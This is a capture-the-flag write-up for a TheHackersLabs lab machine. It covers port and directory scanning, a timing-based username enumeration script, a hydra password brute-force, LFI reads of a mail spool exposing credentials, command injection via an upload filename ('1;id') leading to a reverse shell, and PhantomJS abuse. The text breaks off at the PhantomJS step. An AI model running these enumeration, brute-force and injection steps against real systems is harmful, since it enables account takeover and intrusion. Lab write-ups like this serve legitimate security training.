TheHackersLabs Intelligence Writeup
A professional analysis of the Intelligence machine, focusing on time-based user enumeration, LFI mail exfiltration, and PhantomJS exploitation.

The Intelligence machine on TheHackersLabs platform is an engaging challenge that requires a mix of web application testing and system exploitation. The journey to root involves uncovering a timing side-channel for user enumeration, exploiting Local File Inclusion (LFI) to exfiltrate internal credentials, and leveraging an insecure PhantomJS instance for lateral movement. The final ascent to root involves a clever Bash injection and a standard sudo misconfiguration.
Enumeration
We start our engagement by discovering active services on the target system using nmap.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.254.242
[sudo] password for suraxddq:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-19 22:03 +0200
Initiating ARP Ping Scan at 22:03
Scanning 192.168.254.242 [1 port]
Completed ARP Ping Scan at 22:03, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:03
Scanning 192.168.254.242 [65535 ports]
Discovered open port 22/tcp on 192.168.254.242
Discovered open port 80/tcp on 192.168.254.242
Completed SYN Stealth Scan at 22:03, 0.73s elapsed (65535 total ports)
Nmap scan report for 192.168.254.242
Host is up, received arp-response (0.00027s latency).
Scanned at 2026-04-19 22:03:58 CEST for 1s
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:87:DD:F7 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
           Raw packets sent: 65537 (2.884MB) | Rcvd: 65535 (2.621MB)
The initial scan reveals two open ports: 22 (SSH) and 80 (HTTP). We follow up with a service version and script scan to finger-print the running applications.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(suraxddq㉿kali)-[~]
└─$ nmap -sCV -p22,80 192.168.254.242
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-19 22:04 +0200
Nmap scan report for intelligence.thl (192.168.254.242)
Host is up (0.00016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Ubuntu 5ubuntu5.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.64
|_http-title: Intelligence Agency
|_http-server-header: Apache/2.4.64 (Ubuntu)
MAC Address: 08:00:27:87:DD:F7 (Oracle VirtualBox virtual NIC)
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
The web server is running Apache 2.4.64 on Ubuntu. We begin our web-based exploration by visiting the site. 
Upon inspecting the landing page, we find a professional interface for an “Intelligence Agency”. Notably, a contact email d4redevil@intelligence.thl is visible at the bottom of the page, providing us with a potential username format for the target network.
We then proceed with directory enumeration to find hidden administrative panels or configuration files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(suraxddq㉿kali)-[~]
└─$ dirsearch -u http://intelligence.thl

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/suraxddq/reports/http_intelligence.thl/_26-04-19_22-05-50.txt

Target: http://intelligence.thl/

[22:05:50] Starting:
[22:05:50] 403 -  281B  - /.ht_wsr.txt
[22:05:51] 403 -  281B  - /.htaccess.bak1
[22:05:51] 403 -  281B  - /.htaccess.orig
[22:05:51] 403 -  281B  - /.htaccess.sample
[22:05:51] 403 -  281B  - /.htaccess.save
[22:05:51] 403 -  281B  - /.htaccess_orig
[22:05:51] 403 -  281B  - /.htaccess_extra
[22:05:51] 403 -  281B  - /.htaccess_sc
[22:05:51] 403 -  281B  - /.htaccessBAK
[22:05:51] 403 -  281B  - /.htaccessOLD
[22:05:51] 403 -  281B  - /.htaccessOLD2
[22:05:51] 403 -  281B  - /.htm
[22:05:51] 403 -  281B  - /.html
[22:05:51] 403 -  281B  - /.htpasswd_test
[22:05:51] 403 -  281B  - /.htpasswds
[22:05:51] 403 -  281B  - /.httr-oauth
[22:05:51] 403 -  281B  - /.php
[22:05:59] 302 -    0B  - /dashboard.php  ->  login.php
[22:06:05] 200 -  656B  - /login.php
[22:06:05] 302 -    0B  - /logout.php  ->  login.php
[22:06:12] 403 -  281B  - /server-status
[22:06:12] 403 -  281B  - /server-status/

Task Completed
The dirsearch results highlight two interesting endpoints: /login.php and /dashboard.php. We also perform a virtual host (vhost) discovery to see if there are any other services hosted on the same IP.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(suraxddq㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://intelligence.thl -H 'Host:FUZZ.intelligence.thl' -fw 20

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://intelligence.thl
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.intelligence.thl
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 20
________________________________________________

old                     [Status: 200, Size: 1929, Words: 470, Lines: 48, Duration: 191ms]
A new subdomain old.intelligence.thl is identified. Exploring the site further, we analyze the behavior of the login panel. 
Initial Access
Time-Based User Enumeration
While testing the login panel, we observed a significant timing difference in the server’s response when submitting different usernames.
- Legit User (
d4redevil): The response takes approximately 226ms. - Invalid User (
fake): The response is almost instantaneous (~1ms).
This timing side-channel confirms that the application validates the username before verifying the password. We can use this to enumerate valid users on the system.
1
2
3
┌──(suraxddq㉿kali)-[~]
└─$ echo $(curl -X POST "http://intelligence.thl/login.php" -d "username=d4redevil&password=123" -o /dev/null -s  -w "%{time_total}" 2>/dev/null)
0.226059
But if the user doesnt exist
1
2
3
┌──(suraxddq㉿kali)-[~]
└─$ echo $(curl -X POST "http://intelligence.thl/login.php" -d "username=fake&password=123" -o /dev/null -s  -w "%{time_total}" 2>/dev/null)
0.001311
We can automate this process with a simple Bash script to test a list of usernames against the login.php endpoint.
To create the list, a scraping has been done of TheHackerLabs ranking and a list has been created with the first 200 users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
#!/bin/bash

USERS_FILE="users"
URL="http://intelligence.thl/login.php"
PASSWORD="test123"


echo -e "[+] Trying from file: $USERS_FILE${NC}"
echo -e "[+] URL: $URL${NC}"
echo ""


while IFS= read -r user; do

    [ -z "$user" ] && continue


    TIME=$(curl -X POST "$URL" \
        -d "username=$user&password=$PASSWORD" \
        -o /dev/null \
        -s \
        -w "%{time_total}" 2>/dev/null)

    if (( $(echo "$TIME > 0.2" | bc -l) )); then
        echo -e "[+] user found: $user${NC} - time: ${TIME}s"
        SLOW=$((SLOW + 1))
    fi


done < "$USERS_FILE"
1
2
3
4
5
6
7
┌──(suraxddq㉿kali)-[~]
└─$ bash go.sh
[+] Trying from file: users
[+] URL: http://intelligence.thl/login.php

[+] user found: d4redevil - time: 0.228548s
[+] user found: MeTaN01a - time: 0.226155s
The scan successfully identifies two valid users: d4redevil and MeTaN01a. Having identified valid targets, we proceed to attempt a password brute-force on the MeTaN01a account.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(suraxddq㉿kali)-[~]
└─$ hydra -l metan01a -P ~/CTF/first5k intelligence.thl http-post-form "/login.php:username=^USER^&password=^PASS^:F=Nom d'utilisateur ou mot de passe incorrect." -VI -t64 -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 19:10:11
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 5000 login tries (l:1/p:5000), ~79 tries per task
[DATA] attacking http-post-form://intelligence.thl:80/login.php:username=^USER^&password=^PASS^:F=Nom d'utilisateur ou mot de passe incorrect.
[80][http-post-form] host: intelligence.thl   login: metan01a   password: 1a2b3c4d
[STATUS] attack finished for intelligence.thl (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 19:28:04
Hydra successfully finds a valid password for MeTaN01a.


Logging in as MeTaN01a, we are greeted with a notification regarding a “promotion” and access to a new secure subdomain: vulnday0.intelligence.thl.


Upon visiting the new subdomain, we discover a Local File Inclusion (LFI) vulnerability in the page parameter of index.php. This allows us to read sensitive system files like /etc/passwd.
We can leverage this LFI to explore other system files. By checking the internal mail spool at /var/mail/metan01a, we find a message containing sensitive credentials for the internal network.
Foothold via Command Injection

With the credentials metan01a : 0p3r4t1on_Bl4ckout!, we can log in to the newly discovered vulnday0.intelligence.thl subdomain. Inside, we find a Metadata Deep Analysis tool that allows users to upload files for forensic scanning.

Upon testing the upload functionality, we discover that the filename parameter in the POST request is vulnerable to Command Injection. By appending a semicolon followed by a Linux command (e.g., 1;id), we can execute arbitrary commands on the server as the www-data user.

We can leverage this vulnerability to obtain a full reverse shell. By injecting a base64-encoded bash reverse shell into the filename, we successfully bypass common character filters and gain a foothold on the target system.
Lateral movement
After gaining a preliminary foothold as www-data (likely via the portal or LFI), we performed an internal process audit and found a suspicious service running as the user suraxddq. 
The process list shows PhantomJS running with a WebDriver interface on 127.0.0.1:8080. PhantomJS’s GhostDriver is susceptible to arbitrary Javascript execution through its API.
Exploiting PhantomJS (GhostDriver)
We begin by identifying the unique process running as the user suraxddq. The output confirms that PhantomJS is active and listening for WebDriver connections.
1
2
3
www-data@TheHackersLabs-Intelligence:/var/www/vulnday0$ ps faux |grep sura
suraxddq     663  0.0  2.3 1780488 40084 ?       Ssl  20:15   0:00 /usr/local/bin/phantomjs --cookies-file=/tmp/tmpmwImDY --webdriver=127.0.0.1:8080
www-data    1460  0.0  0.1   3844  1984 pts/0    S+   20:53   0:00  |                           \_ grep sura
To interact with the service, we first need to initialize a new WebDriver session.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
